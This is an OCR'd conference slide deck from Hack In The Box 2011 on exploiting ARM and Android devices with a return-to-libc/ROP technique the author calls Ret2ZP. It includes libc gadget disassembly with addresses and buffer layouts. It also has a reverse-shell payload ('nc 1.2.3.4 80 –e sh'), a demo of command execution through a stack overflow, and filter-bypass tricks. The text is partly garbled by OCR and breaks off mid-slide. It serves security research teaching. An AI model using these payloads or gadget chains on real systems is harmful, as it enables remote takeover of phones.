HACK IN THE BOX AMSTERDAM 2011

Popping Shell on A(ndroid)RM Devices

By : Itzhak (Zuk) Avraham

# whoami | presentation


Itzhak Avraham (Zuk)
Founder & CTO : zImperium
Researcher for Samsung Electronics

Twitter: @ihackbanme
Blog : http://imthezuk.blogspot.com
For any questions/talks/requests:
zuk@zimperium.com

Presentation

This presentation will be available online at:
http://imthezuk.blogspot.com

Ohh yeah, disable AVG ;)



Overview & Current Status

ARM Hacking (ret2zp)

Agenda

Android Hacking, Webkit, Debugging Tricks

Demos

Reasons for phone exploitation:

- ✓ Make your own botnet(?!)
- ✓ Elevation of Privileges
- ✓ SMS/Calls


Remote attack

Local attack by Apps

Local EoP

Reasons for ARM exploitation:

- ✓ Hack anything from fridge to T.V. or laundry machine



Updates gets more attention

- Recent Gingerbreak exploit

OTA

patches

Component updates ?

Automated protection


- Code free vulnerabilities?

X86 Status

- Stack cookies
- ASLR
- SafeSEH
- DEP/NX

X86 Status Still Exploitable

- Secunia’s research


Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
http://secunia.com/blog/105
[redacted]
http://secunia.com/blog/105
http://secunia.com/blog/105


Forbidden!

We have registered this IP Address (109.160.[redacted].[redacted] as being a robot. Secunia does not allow content leaching robots on our website thus this IP address has been banned.

Please contact webmaster@secunia.com if you disagree with this assessment.

X86 Status Still Exploitable

- Secunia's research (cont.)




Application	DEP (7)	DEP (XP)	Full ASLR
Flash Player	N/A	N/A	YES
Sun Java JRE	no	no	no
Adobe Reader	YES*	YES*	no
Mozilla Firefox	YES	YES	no
Apple Quicktime	no	no	no
VLC Media Player	no	no	no
Apple iTunes	YES	no	no
Google Chrome	YES	YES	YES
Shockwave Player	N/A	N/A	no
OpenOffice.org	no	no	no
Google Picasa	no	no	no
Foxit Reader	no	no	no
Opera	YES	YES	no
Winamp	no	no	no
RealPlayer	no	no	no
Apple Safari	YES	YES	no

DEP & ASLR (June 2010)

X86 Status – exploitation?

- Nice trick to bypass cookie, byte by byte (Max<=1024 tries instead of 2^32) when forking and no exec.
- Bypassing Ascii Armored Address Space, NX, ASLR, Cookies under few assumptions is possibly but extremely hard and not common. Phrack 67 (Adam 'pi3' Zabrocki)

What about  ?

- Yet. Some devices has minimum protection, some none.
- Not protected (Cookies/XN/ASLR)
- Getting better


ARM

- Gaining control of devices is becoming increasingly interesting:
  - Profit
  - Amount
  - Vulnerable – Controlling the EIP/PC via the GUI?!?!?! Demo in a few slides
  - More Techniques

- DEP
- Cookies
- ASLR implementations ("adding ASLR to rooted iphones" – POC 2010 – Stefan Esser)


ARM & Android

- Getting more secured;
- 2.1:



```
cat maps
00008000-00028000 r-xp 00000000 00:01 37          /sbin/adbd
00028000-00029000 rwxp 00020000 00:01 37          /sbin/adbd
00029000-00035000 rwxp 00029000 00:00 0           [heap]
10000000-10001000 ---p 10000000 00:00 0
10001000-10100000 rwxp 10001000 00:00 0
40000000-40008000 r-xs 00000000 00:08 1169        /dev/ashmem/system_properties (deleted)
40008000-40009000 r-xp 40008000 00:00 0
40009000-4000a000 ---p 40009000 00:00 0
4000a000-40109000 rwxp 4000a000 00:00 0
40209000-4020a000 ---p 40209000 00:00 0
4020a000-40309000 rwxp 4020a000 00:00 0
be8a0000-be8b5000 rwxp befeb000 00:00 0           [stack]
```


- 2.3.4:



```
0001c000-0001e000 rw-p 00000000 00:00 0          [heap]
40000000-40008000 r--s 00000000 00:0b 295        /dev/__properties__ (deleted)
40008000-40009000 r--p 00000000 00:00 0
afb00000-afb16000 r-xp 00000000 b3:01 24717      /system/lib/libm.so
afb16000-afb17000 rw-p 00016000 b3:01 24717      /system/lib/libm.so
afc00000-afc01000 r-xp 00000000 b3:01 24754      /system/lib/libstdc++.so
afc01000-afc02000 rw-p 00001000 b3:01 24754      /system/lib/libstdc++.so
afd00000-afd40000 r-xp 00000000 b3:01 24687      /system/lib/libc.so
afd40000-afd43000 rw-p 00040000 b3:01 24687      /system/lib/libc.so
afd43000-afd4e000 rw-p 00000000 00:00 0
b0001000-b0009000 r-xp 00001000 b3:01 24603      /system/bin/linker
b0009000-b000a000 rw-p 00009000 b3:01 24603      /system/bin/linker
b000a000-b0013000 rw-p 00000000 00:00 0
beea9000-beeca000 rw-p 00000000 00:00 0          [stack]
```

Exploits and the black market

- Value of webkit zero-day vulnerability in the black market : $35k-$95k



☆ [redacted]

On Mon, 2010-[redacted] at 09:45 +0200, Itzhak (Zuk) Avraham wrote:
> [redacted]
>
>
>
> Just wondering how much do you think that worth?

It really depends on the vulnerability. If it's in a core service or component of the OS that would obviously be worth more than if a particular app was required, even if the app comes installed by default on any particular devices. I would ballpark anywhere in the range from $35k to $95k without knowing any more detail. If you could be more

Android & Patches?

- When you get a crash dump that PC(/EIP) points to 0x41414140;

- Google estimated engineer’s quote:

  “Hmmm…. Interesting!”

Android & Patches?

- Is it that easy?
- Sometimes. Buffer overflow via GUI parameter (?!)

Android & Patches?

DEMO!

Android & Patches?

Disable attack vectors – X86

- X86 + Firewall == client side

Firewall and mobile phone?

- Cannot be blocked (sms,gsm,…)

Mobile phones?

- Firewall?
- If exists : Baseband? SMS? MMS? Multimedia? Notifications? 3rd party applications all the time? Silent time-bomb application?

So how much would it worth?

- If a RCE with Webkit which is passive worth 35k-95k $USD
- Truly remote?

So how much would it worth?

- If a RCE with Webkit which is passive worth 35k-95k $USD
- Truly remote?


- WE DON'T CARE! Let's switch to technical details!

ANDROID DEBUGGING

- Full instructions at my blog.
- If you enjoy life,
  - DO NOT DEBUG WITHOUT SYMBOLS

Ret2libc Attack

- Ret2LibC Overwrites the return address and pass parameters to vulnerable function.



```
|------------------------|-------|-------------|---------------|-------------|
|         buffer         |       |   system    |   fake_ret    |   /bin/sh   |
|------------------------|-------|-------------|---------------|-------------|
         args             EBP      EIP
```

It will not work on ARM

- In order to understand why we have problems using Ret2Libc on ARM with regular X86 method, we have to understand how the calling conventions work on ARM & basics of ARM assembly

ARM Assembly basics

- ARM Assembly uses different kind of commands from what most hackers are used to (X86).
- The standard ARM calling convention allocates the 16 ARM registers as:
- R15 is the program counter.
- R14 is the link register.
- R13 is the stack pointer.
- R12 is the Intra-Procedure-call scratch register.
- R4-R11: used to hold local variables.
- R0-R3: **used to hold argument values to and from a subroutine**.

ARM & ret2libc

- Ret2LibC Overwrites the return address and pass arguments to vulnerable function.
- Arguments are passed on **R0-R3** (e.g : fastcall).
- We can override existing local-variables from local function.
- And **PC** (Program Counter/**R15**)
- Some adjustments are needed.


ARM & ret2libc

Theory

- Theory (in short & in most cases):
- On function exit, the pushed Link Register (R14) is being popped into PC (R15).
- Controlling LR means controlling PC and we can gain control of the application!

Ro is saved

- Saved Ro passed in buffer




```
# ./memc "ps;#AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"`cat system_address`
argv [01] is at 0xbed74cf8
size is of argv[1] 26
buffff is at : 0xbed74a64
Stack Overflow is next
  PID TTY          TIME CMD
 1809 pts/0    00:00:12 sh
 5806 pts/0    00:00:00 memc
 5807 pts/0    00:00:00 sh
 5808 pts/0    00:00:01 sh
 6706 pts/0    00:00:00 memc
 6707 pts/0    00:00:00 sh
 6708 pts/0    00:00:00 ps
Segmentation fault
# cat system_address | hexdump -x -v
0000000    e3b8    41dc
0000004
# 
```

Command PS had been executed from stack.

system() address

If you are facing that scenario
The “GODs of exploits” must love you;

- Keeping the **Ro** to point to beginning of buffer is not a real life scenario – it needs the following demands :
  - Vulnerable function returns **VOID**.
  - There are no actions after the overflow [**Ro** most likely to be deleted]
  - The buffer should be small in-order for stack not to run over itself when calling SYSTEM function. **(~16 bytes)**.



```
# ./memc "ps;#AAAAAAAAAAAAAAAAAAAAAAAAAAAA"`cat system_address`
argv [01] is at 0xbed74cf8
size is of argv[1] 26
buffff is at : 0xbed74a64
Stack Overflow is next
  PID TTY          TIME CMD
 1809 pts/0    00:00:12 sh
 5806 pts/0    00:00:00 memc
 5807 pts/0    00:00:00 sh
 5808 pts/0    00:00:01 sh
 6706 pts/0    00:00:00 memc
 6707 pts/0    00:00:00 sh
 6708 pts/0    00:00:00 ps
Segmentation fault
# cat system_address | hexdump -x -v
0000000    e3b8    41dc
0000004
# 
```

Command PS had been executed from stack.

system() address

BO Attack on ARM

- **Parameter adjustments**
- Variable adjustments
- **Gaining back control to PC**
- **Stack lifting**

- RoP + Ret2Libc + Stack lifting + Parameter/Variable adjustments = **Ret2ZP**
- **Ret2ZP == Return to Zero-Protection**

Ret2ZP for Local Attacker

- How can we control R0? R1? Etc?
- We'll need to jump into POP instruction which also POPs PC or do with it something later:

- For example erand48 function epilog (from libc):

```
0x41dc7344 <erand48+28>:      bl      0x41dc74bc <erand48_r>
0x41dc7348 <erand48+32>:      ldm     sp, {r0, r1} <= R0 = &/bin/sh
0x41dc734c <erand48+36>:      add     sp, sp, #12  ; 0xc
0x41dc7350 <erand48+40>:      pop     {pc} ====> PC = &SYSTEM.
```

Meaning our buffer will look something like this :

AA…A [R4] [R11] &0x41dc7344 &[address of /bin/sh] [R1] [4bytes of Junk] &SYSTEM

Ret2ZP for Remote Attacker (on hacker friendly machine)

- By using relative locations, we can adjust R0 to point to beginning of buffer. R0 Will point to *

Meaning our buffer will look something like this :

***nc 1.2.3.4 80 –e sh;#…A [R4] [R11] &PointR0ToRelativeCaller … [JUNK] [&SYSTEM]**

- We can run remote commands such as :

Nc 1.2.3.4 80 –e sh

***Don’t forget to separate commands with # or ; to end command execution; ☺

- .

Ret2ZP Current Limitations

As an exploit developer, the last slide almost makes me want to vomit!

- Only DWORD? Or None?
- Stack lifting is needed!

- We love ARM

Ret2ZP Stack lifting

- Moving SP to writable location
- wprintf function epilog :

```
0x41df8954:   add   sp, sp, #12    ; 0xc
0x41df8958:   pop   {lr}        ; (ldr lr, [sp], #4) <--- We need to jump here!
                                                         ; lr = [sp]
                                                         ; sp += 4
0x41df895c:   add   sp, sp, #16    ; 0x10 STACK IS LIFTED RIGHT HERE!
0x41df8960:   bx    lr       ;            <--- We'll get out, here :)
```

Ret2ZP Stack lifting

- Enough lifting can be around ~384 bytes
- Our buffer for 16 byte long buffer will look like:
- “nc 1.2.3.4 80 –e sh;#A..A” [R4] [R11] 0x41df8958 *0x41df8958 [16 byte] [re-lift] [16 byte] [re-lift][16 byte] …. [R0 Adjustment] [R1] [Junk] [&SYSTEM]

Ret2ZP Parameters adjustments

- All you need is POP and JMP to controlled POP
- e.g:
  - Mcount epilog:
  - 0x41E6583C mcount
  - 0x41E6583C STMFD SP!, {R0-R3,R11,LR} ; Alternative name is '_mcount'
  - 0x41E65840 MOVS R11, R11
  - 0x41E65844 LDRNE R0, [R11,#-4]
  - 0x41E65848 MOVNES R1, LR
  - 0x41E6584C BLNE mcount_internal
  - 0x41E65850 LDMFD SP!, {R0-R3,R11,LR} <=== Jumping here will get you to control R0, R1, R2, R3, R11 and LR which you'll be jumping into.
  - 0x41E65854 BX LR
  - 0x41E65854 ; End of function mcount

Ret2ZP Tricks & Exploitation

- Target:
  - NOT SUIDED BINARIES..
    - Exploiting a local vuln, doesn’t mean SUIDED.
  - FILE
  - SOCKET
  - CALLBACK
  - (IPCs in general)
  - Ohh.. And Suided binaries ☺

Ret2ZP Tricks & Exploitation

- ARM is DWORD aligned; Thumb mode is 16 bit aligned. Making sure LSB is 0. (unless branch with link [bx] jump)
- Command must be even (unlike X86).
- Let’s use it for our OWN purposes

- **Disclaimer**

Ret2ZP Tricks & Exploitation

- Bypass filters :
  - E.g : 0x41 = A, 0x40 = @.
    - Email application Buffer Overflow which allows only 1 ‘@’. Jump to 0x***A instead of 0x***@
  - Avoid nulls : jump to 0x**01;
    - With address loading, this can almost eliminate the odds for a null.

Ret2ZP Tricks & Exploitation

- NOP : 0x41414141 is a valid instruction; can be used as NOP.
- Will be used as NOP in the Ret2ZP remote attack PoC

Ret2ZP Tricks & Exploitation

- Bypass filters :
  - E.g : 0x41 = A, 0x40 = @.
    - Email application Buffer Overflow which allows only 1 ‘@’. Jump to 0x***A instead of 0x***@
  - Avoid nulls : jump to 0x**01;
    - With address loading, this can almost eliminate the odds for a null.

Ret2ZP Tricks & Exploitation

- In local exploits : run as little ASM as you can and use local file/sockets strings in tmp locations for your own use!

- 16 bytes for reverse shell is much better than full payload.

Android & Ret2ZP

- Let’s see if we can gain control over an Android phone:
  - Limitations
- Okay, Let’s do it!
  - Andorid libc… mmm
  - What do we need to know :
    - Compiled differently from libc here
    - Different flags, but same technique works.
    - No getting things to R0 immediately? (pop R0)
    - /bin/sh → /system/bin/sh

Android & Ret2ZP

Controlling R0

- No worries, it’s all the same (more. or less)…

```
mallinfo
          STMFD  SP!, {R4,LR}
          MOV    R4, R0
          BL     j_dlmallinfo
          MOV    R0, R4
          LDMFD  SP!, {R4,PC}
; End of function mallinfo
```

Register	Value
R0	0x00000000
R4	0x00000000

For example: /system/bin/sh is on 0xafe13370

Android & Ret2ZP

Controlling R0

- No worries, it's all the same (more. or less)…

```
mallinfo
